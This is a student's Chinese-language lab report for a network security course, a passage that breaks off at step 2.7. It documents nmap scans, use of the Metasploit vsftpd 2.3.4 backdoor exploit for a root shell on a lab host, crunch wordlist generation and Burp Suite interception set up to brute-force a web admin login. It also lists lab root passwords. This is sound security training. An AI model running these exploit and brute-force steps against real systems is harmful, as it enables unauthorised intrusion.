**第 二 次 实 验 报 告**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 课程名称 | **网络安全实验** | | | | |
| 学生姓名 | 赵伯俣 | 学号 | 2021302181156 | 指导老师 | 陈治宏 |
| 专业 | 信安 | 班级 | 6 | 实验时间 | 2024-4-3 |

# 一、实验介绍

## 实验名称：漏洞挖掘实验

## 试验任务

任务一 使用nmap、MSF和Metasploit进行漏洞挖掘和利用

任务二 使用nikto、crunch和burpsuite进行网站渗透和控制

任务三 获取webshell权限并拿到目标机开放的远程桌面端口号

任务四 向目标机添加新用户并控制目标机

## 实验目的

了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

掌握nmap、MSF、Metasploit、nikto这样的网络级扫描工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

熟悉网站wenshell的概念，理解上传webshell、获取webshell权限的意义和方法，掌握获取webshell权限基础上控制目标机的方法。

了解nikto工具的基本功能，掌握常用的网页服务器扫描和探测命令。

了解crunch的基本功能，掌握利用crunch生成密码字典文件的方法。

了解burpsuit工具的基本功能，掌握其暴力破解密码的基本方法。

通过nmap、MSF、Metasploit、nikto、crunch和burpsuit等工具的学习和使用，能够融会贯通，掌握web漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力。

## 实验工具


* MSF（集成于kali linux）
* Metasploit（集成于kali linux）
* Burp Suite v1.7.26
* nikto（集成于kali linux）
* crunch（集成于kali linux）

## 实验环境

|  |  |  |  |
| --- | --- | --- | --- |
| 操作系统 | IP地址 | 服务器角色 | 登陆账户密码 |
| kali Linux | 192.168.1.2 | 操作机 | 用户名：root  密码：Simplexue123 |
| CentOS7 | 192.168.1.3 | 目标机 | 用户名：root  密码：Simplexue123 |
| Windows2012 | 192.168.1.4 | 目标机 | 用户名：administrator  密码：Simplexue123 |

## 实验拓扑图

本实验所用到的实验拓扑图如下图所示



# 二、实验内容

## 1.任务一

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用kali集成的扫描工具nmap，对网络进行探测，收集目标网络存活主机信息，并利用主机开放的服务器，获取目标主机的root权限。

利用kali集成的MSF和Metasploit两个工具，实现对目标主机的漏洞探测和利用，并成功攻击目标机。

通过完成本实验任务，要求学生掌握利用nmap进行网络探测并获取目标主机root权限等关键信息的方法；掌握通过MSF和Metasploit实现对目标主机的漏洞探测和漏洞模块利用的流程、方法和技巧，为完成后续漏洞挖掘实验任务奠定坚实的网络探测技术基础。

**【实验目标】**

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

了解扫描工具nmap的基本使用方法，掌握常用的网络扫描和探测命令。

掌握利用nmap进行网络探测并获取目标主机root权限等关键信息的方法。

了解Metasploit工具的基本功能，掌握常用的漏洞探测和利用命令。

掌握通过Metasploit实现对目标主机的漏洞探测和漏洞模块利用技术和方法。

通过nmap、Metasploit等工具的学习和使用，能够融会贯通，掌握自主学习和实践主流企业级网络扫描工具功能、操作技巧、检测结果分析、漏洞挖掘的常用方法，最终具备企业复杂网络漏洞挖掘的职业能力。

**【实验工具】**

* Nmap（集成于kali linux）
* Metasploit（集成于kali linux）

**【操作步骤】**


**1.1**在Kali linux操作系统中打开操作终端，并使用nmap命令扫描192.168.1.0网段的存活主机，并探测该网段存活主机的开放端口、操作系统及版本信息。

(提示)：可以使用Kali linux集成的nmap工具来完成操作步骤1.1，也可以通过操作机自行上传其他工具来完成。


(注意)：nmap命令功能较强，参数众多，不同命令执行需要的时间长短不一(长则数分钟)。若遇到长时间没有结果返回，建议ctrl-c停止执行，并更换命令参数，或者增加-v获取更详细的扫描进展


nmap工具的用法在之前的实验中已经详细讨论，在此不做过多赘述，直接开始使用

* + 执行指令nmap -sn 192.168.1.0/24扫描该网段内存活的所有主机，得到的结果如下图所示




* 由于扫描到的主机中192.168.1.2为操作机，因此对其余两台目标机执行命令nmap -F 192.168.1.3探测ip地址为192.168.1.3的存活主机的开放端口、操作系统及版本信息





* 再执行指令nmap -F 192.168.1.4探测ip地址为192.168.1.3的存活主机的开放端口、操作系统及版本信息得到的结果如下图所示




**1.2**使用网络扫描工具搜索vsftpd FTP服务器程序的相关工具和攻击载荷，搜索出vsftpd FTP服务器的漏洞利用模块信息，并启用漏洞利用模块，设置目标主机的IP地址,然后扫描探测可以在目标主机执行的shellcode代码，并在远程目标主机执行该shellcode代码。最后对目标主机实施溢出攻击。

（提示）：可以使用Kali linux集成的MSF工具来完成操作步骤1.2，也可以通过操作机自行上传其他工具来完成。


* 首先执行指令msfconsole打开MSF漏洞扫描工具得到的结果如下图所示




* 然后执行指令use exploit/multi/handler设置好该次实验使用msfconsole工具的倾听模块，再执行指令search vsftpd寻找该服务对应的渗透模块如下图所示



* 然后执行命令use exploit/unix/ftp/vsftpd\_234\_backdoor利用上一步中找到的漏洞，执行命令set rhost 192.168.1.3设置目标主机的IP地址，然后执行命令set payload cmd/unix/interact设置攻击载荷,最后执行命令 show options查看设置好的参数如下图所示




* 根据已经设置好的参数执行命令exploit运行该工具，得到的结果如下图所示



**1.3**在目标主机上查找扩展名为key的文件，并查看1.key文件内容。

（提示）：可以使用Kali linux集成的MSF工具来完成操作步骤1.3，也可以通过操作机自行上传其他工具或使用其他命令来完成。

在上一步中已经实现了对目标机的攻击，在攻击之后，执行命令id显示该目标机的用户id和组id，之后执行指令pwd显示当前所在工作目录的全路径，再之后执行命令find / -name 1.key在根目录中查找名称为1.key的文件，在找到该文件的所在位置后，再执行命令cat /usr/src/1,key显示文件内容如下图所示



由此可以得到1.key文件的内容为Metasploit

## 2.任务二

## **【任务描述】**

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用kali集成的扫描工具nikto和crunch，对目标网站进行探测，根据收集的信息进行渗透(提交网站后台管理员登陆密码)，获取网站的webshell。

使用burpsuit工具软件暴力破解目标网站管理员登陆密码，以完全控制目标主机系统。

通过完成本实验任务，要求学生掌握对网站进行探测和渗透的技术和工具使用方法，具体包括：利用nikto进行网页服务器探测扫描的方法；掌握使用crunch生成密码字典文件的方法；掌握burpsuit工具软件暴力破解登陆密码的方法，具备更为夯实的漏洞挖掘和利用、信息系统安全防范的职业能力。

**【实验目标】**

了解网络漏洞渗透、webshell的概念，认知常用的安全漏洞扫描工具。

了解nikto工具的基本功能，熟悉其常用的网页服务器扫描和探测命令。

了解crunch的基本功能，掌握利用crunch生成密码字典文件的方法。

了解burpsuit工具的基本功能，掌握其暴力破解密码的基本方法。

通过nikto、crunch和burpsuit等工具的学习和使用，掌握对网站进行渗透、获取webshell、破解密码等常用的漏洞挖掘和利用技术，领会预防漏洞攻击的方法，具备丰富的漏洞挖掘和防攻击能力。

**【实验工具】**


* nikto（集成于kali linux）
* crunch（集成于kali linux）
* burpsuit

**【操作步骤】**

**2.1**在操作机终端中扫描目标机网站（http://192.168.1.4）目录结构，查看目标网站的/admin/login.php后台管理界面。

提示：可以使用Kali linux集成的Nikto工具来完成操作步骤2.1，也可以通过操作机自行上传其他工具来完成。


* 在操作机的浏览器中打开网址192.168.1.4/admin/login.php进入该网站的登陆界面如下图所示



**2.2**在目标机的/root/目录下创建password.txt字典文件，生成字典文件的目的是为了暴力破解做准备，为了让生成的密码字典可能包含真正的密码，我们一般需要提前做一些社工工作，根据常人使用弱口令的习惯生成字典文件，例如：用户名为admin,则：密码可能为admin加3-5位数字的字符串。暴力破解是一个比较耗时的操作，本次实验只是为了教学使用。因此大家可以尝试使用crunch命令，生成一个每行以admin开头加3位随机数字共8位字符串长度的字典文件。

（提示）：可以使用Kali linux集成的crunch工具来完成操作步骤2.2，也可以通过操作机自行上传其他工具来完成。


* 在终端中执行命令crunch 8 8 -o password.txt -t admin%%%生成所有可能的密码组合并保存到文件password.txt中如下图所示



生成的文件password.txt如下图所示



**2.3**在操作机中使用Firefox浏览器访问目标网站。通过以下链接打开后台管理界面：http://192.168.1.4/admin/login.php。在登录窗口中输入用户名和密码信息，用户名：admin，密码：123456。但先不要点击提交按钮，如下图所示




**2.4**使用Firefox浏览器工具栏中的“设置”工具进行“Manual Proxy”配置。

首先在浏览器中根据路径preferences->advanced->network->connetions


->settings

找到连接设置选项框，并按照如下图所示对浏览器设置进行配置




**2.5**在操作机中打开burpsuit软件，同时在目标机网站登录对话框中，单击“Submit”按钮，登录网站后台，这时burpsuit将截取发送的数据包。


* 设置完后在操作机中打开burpsuit软件，选择临时项目



* 然后选择use burp defaults选项如下图所示




* 进入到软件的proxy->intercept功能中并且设置IP和端口号为192.168.1.4:80如下图所示



**2.6** 在BurpSuite操作窗口中，查看截取到的目标机登录用户名和密码信息

* 在浏览器的登陆界面点击提交按钮，此时浏览器界面持续加载，burpsuit得到的结果如下图所示




**2.7**对password字段进行暴力破解，并提交破解的登录密码password的值。

